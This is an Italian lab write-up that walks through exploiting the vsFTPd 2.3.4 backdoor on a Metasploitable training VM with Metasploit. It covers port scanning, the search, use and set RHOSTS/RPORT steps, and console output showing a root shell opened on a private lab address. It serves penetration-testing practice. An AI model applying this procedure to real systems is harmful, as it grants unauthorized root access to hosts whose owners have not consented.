MetaSploit

Cos'è un Exploit


In informatica, il termine "exploit" si riferisce a un programma, un codice o una sequenza di comandi che sfrutta una vulnerabilità o una debolezza in un sistema informatico, un'applicazione o un servizio al fine di ottenere un vantaggio non autorizzato. Gli exploit vengono comunemente utilizzati per compromettere la sicurezza di un sistema, ottenere accesso non autorizzato o eseguire azioni dannose.

Attacco alla macchina MetaSploitable

Per prima cosa, andremmo a fare una scansione verso l'ip Target per controllare lo stato delle porte e individuare eventuali servizi vulnerabili

In questo caso ci concentreremo sulla porta 21/TCP che ha un servizio attivo (FSTPD)


FTPD = (File Transfer Protocol Daemon) è un server che gestisce il trasferimento di file su una rete.



Ora apriremo la console di Metasploit per cercare un Exploit da mandare alla macchina vittima, ora che sappiamo le sue porte e relativi protocolli in uso

con il comando “search” cercheremo l’exploit che vogliamo, in questo caso ne vogliamo uno che vada bene per il protoccolo “VSFTPD”


per “caricare” l’exploit useremo il comando “use” nomeExploit



dopo aver caricato l’exploit andremo a settare le sue impostazioni per poi poterlo eseguire

con il comando “option” andremmo a vedere di cosa ha bisogno (HOST e PORT), quindi con il comando “set” RHOSTS” e “set” RPORT andremmo a inserire i dati della macchina vittima

Alla fine, lanceremo l'exploit con il comando "exploit"



```
[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.102:38133 → 192.168.50.101:6200) at 2024-01-15 11:12:58 +0100

pwd
/
cd root
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
mkdir nomeCartella
```

Ora si creerà una Shell nella macchina vittima e noi potremo utilizzarla liberamente

useremo i comandi di kali per muoverci nel terminale